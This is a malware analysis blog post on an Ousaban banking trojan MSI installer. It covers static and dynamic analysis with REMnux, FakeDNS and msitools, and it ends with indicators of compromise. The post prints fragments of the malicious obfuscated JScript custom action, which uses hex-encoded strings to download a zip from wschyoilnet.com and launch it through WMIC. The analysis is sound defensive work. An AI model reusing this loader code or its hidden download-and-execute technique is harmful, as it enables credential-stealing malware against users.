Ousaban MSI Installer Analysis


atomicmatryoshka.com/post/ousaban-msi-installer-analysis

z3r0day_504 February 21, 2022

In this blog post, I'll provide some cursory coverage on Ousaban and its initial stage via a Microsoft Installer (MSI) file.

Ousaban is a Latin American banking trojan that's been affecting users for the last few years, primarily across Brazil. According to research from ESET, the way the malware works is the MSI will reach out and download the actual Ousaban payload, which will then be side-loaded into a legitimate application to conduct its credential stealing.


Below I have an image of what the MSI shows in PeStudio, showing a plethora of exports:




I passed the file over to REMnux and did a generic strings check to see if any of the C2 domains were hardcoded in the file. Nothing stood out as conclusive at this point.

```
remnux@remnux:~$ strings OusabanMSI -n 10 | grep http
http://ocsp.thawte.com0
.http://crl.thawte.com/ThawteTimestampingCA.crl0
http://t2.symcb.com0
!http://t1.symcb.com/ThawtePCA.crl0
http://ts-ocsp.ws.symantec.com07
+http://ts-aia.ws.symantec.com/tss-ca-g2.cer0<
+http://ts-crl.ws.symantec.com/tss-ca-g2.crl0(
http://tl.symcb.com/tl.crl0
https://www.thawte.com/cps0/
!https://www.thawte.com/repository0
http://tl.symcd.com0&
http://tl.symcb.com/tl.crt0
 http://www.advancedinstaller.com0
```

Dynamic analysis followed with detonation of the sample, which resulted in the following dialog boxes. I infer that the error message occurred due to either VM detection or an inability to establish communications with its C2 server.






Wireshark and FakeDNS both showed this domain. We didn't see this in the initial analysis, which leads me to believe that it was dynamically generated at runtime:

```
fakedns[INFO]: Response: wschyoilnet.com -> 192.168.22.128
```

Researching the domain on VirusTotal, we see that it has several malicious hits and also that it was generated *only 6 days prior* to this research taking place. The sample was submitted to MalwareBazaar 2 days after the domain was registered.



I briefly want to highlight a tool and a peer in the community who's research brought my attention to it. Tony Lambert recently posted about msitools, a suite of tools available to analyze specimens just like the one I've touched on in this blog post. After my initial research, I decided to download the package and give it a go.

```
remnux@remnux:~$ sudo apt install msitools
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libgcab-1.0-0 libmsi0
The following NEW packages will be installed:
  libgcab-1.0-0 libmsi0 msitools
0 upgraded, 3 newly installed, 0 to remove and 329 not upgraded.
Need to get 138 kB of archives.
```


I ran msiinfo on the specimen, which gives the analyst information on the contents of the installer package:

```
remnux@remnux:~$ msiinfo tables OusabanMSI
_SummaryInformation
_ForceCodepage
Property
_Validation
ControlEvent
Dialog
AI_TempFile
Directory
Condition
```

I look for the CustomAction table which, per Tony's phenomenal blog post, is where a lot of malware developers will hide their malicious code when working with MSI's. Sure enough, I ran msidump to dump the file and then analyzed the CustomAction table...

```
remnux@remnux:~$ msidump -s -t OusabanMSI
Exporting table _SummaryInformation...
Exporting table _ForceCodepage...
Exporting table Property...
Exporting table _Validation...
Exporting table ControlEvent...
Exporting table Dialog...
Exporting table AI_TempFile...
Exporting table Directory...
Exporting table Condition...
remnux@remnux:~$ cat CustomAction.idt
Action  Type    Source  Target  ExtendedType
s72     i2      S72     S0      I4
CustomAction    Action
SET_APPDIR      307     APPDIR  [AppDataFolder][Manufacturer]\[ProductName]
AI_ResolveKnownFolders  1       aicustact.dll   AI_ResolveKnownFolders
AI_DOWNGRADE    19              4010
AI_RESTORE_LOCATION     65      aicustact.dll   RestoreLocation
SET_SHORTCUTDIR 307     SHORTCUTDIR     [ProgramMenuFolder][ProductName]
SET_TARGETDIR_TO_APPDIR 51      TARGETDIR       [APPDIR]
bcvb    37      APPDIR  var _$_047895805798422=["\x67\x65\x74\x54\x69\x6d\x65","","\x41\x42\x43\x44\x45\
x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x61\x62\x63\x64\x65\
x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a","\x72\x61\x6e\x64\x
6f\x6d","\x6c\x65\x6e\x67\x74\x68","\x66\x6c\x6f\x6f\x72","\x63\x68\x61\x72\x41\x74","\x68\x74\x74\x70\x
3a\x2f\x2f\x77\x73\x63\x68\x79\x6f\x69\x6c\x6e\x65\x74\x2e\x63\x6f\x6d\x2f\x46\x2f\x41\x57\x32\x34\x52\x
54\x34\x54\x35\x36\x59\x37\x36\x55\x37\x38\x38\x49\x38\x4f\x39\x30\x39\x2e\x7a\x69\x70","\x57\x69\x6e\x4
8\x74\x74\x70\x2e\x57\x69\x6e\x48\x74\x74\x70\x52\x65\x71\x75\x65\x73\x74\x2e\x35\x2e\x31","\x53\x65\x74
\x54\x69\x6d\x65\x6f\x75\x74\x73","\x47\x45\x54","\x4f\x70\x65\x6e","\x53\x65\x6e\x64","\x53\x74\x61\x74
```

...and we see what looks like obfuscated code! I copy this text and plug it into CyberChef and select "From Charcode" as my recipe:



There we can not only see the URL I identified during my dynamic analysis, but also the file the installer would attempt to download (AW24RT4T56Y76U788I80909.zip). Additionally, further down we see some indication that it may try to write to the "Saved Games" directory as well as references to WMIC with calls to launch a program:

```
.................................S.e.t.T.i.m.e.o.u.t.s.........O.p.e.n.........
..S.t.a.t.u.s.........................  ..A.D.O.D.B...S.t.r.e.a.m.....
......W.r.i.t.e.................        ......C.l.o.s.e...........
..................%.u.s.e.r.p.r.o.f.i.l.e.%.....................        .......
.............   ........\.S.a.v.e.d. .G.a.m.e.s.\.................
...... .....
..............
........................
.....
....S.c.r.i.p.t.i.n.g...F.i.l.e.S.y.s.t.e.m.O.b.j.e.c.t.....    .........
........e.x.p.a.n.d.E.n.v.i.r.o.n.m.e.n.t.S.t.r.i.n.g.s.........................
        ......N.U.L.L.......    .......
......C.r.e.a.t.e.F.o.l.d.e.r........z.i.p.....................      .......
......i.t.e.m.s.......
.............C.o.p.y.H.e.r.e.....      .......
.........
......e.x.e...
.........       ......\.b.i.n...~.t.m.p.........
....D.e.l.e.t.e.F.i.l.e...........
..................%.w.i.n.d.i.r.%.\.S.y.s.t.e.m.3.2.\.W.b.e.m.\.W.M.I.C...e.x.e.
.p.r.o.c.e.s.s. .c.a.l.l. .c.r.e.a.t.e. .'......R.u.n
```

To conclude this cursory analysis, I leave you with this humorous reference in the code to "JimmyNeltronFPS", which lines up with the file being written to "Saved Games." Granted, this is only a function name in the code but regardless, great:

```
function JimmyNeltronFPS(l)
{
        var m= new Date();//2
        var j=0;//3
        while(j< (l* 1000))
        {
                var k= new Date();//5
                var j=k[_$_047895805798422[0]]()- m[_$_047895805798422[0]]()
        }
}
function qrtuejovjdfoidufiosdw(param)
{
        var h=_$_047895805798422[1];
        var g=_$_047895805798422[2];
        for(var f=0;f< param;f++)
        {
```

IOCs

Domains:

wschyoilnet[.]com

File hash: 0ed6d539365305787d1625bf6462c93dbd02af768970b6d05f8ca5c6ff2e1b3d

File name downloaded from domain: AW24RT4T56Y76U788I80909.zip

References

ESET research into Latin American trojans

Microsoft documentation - Windows Installer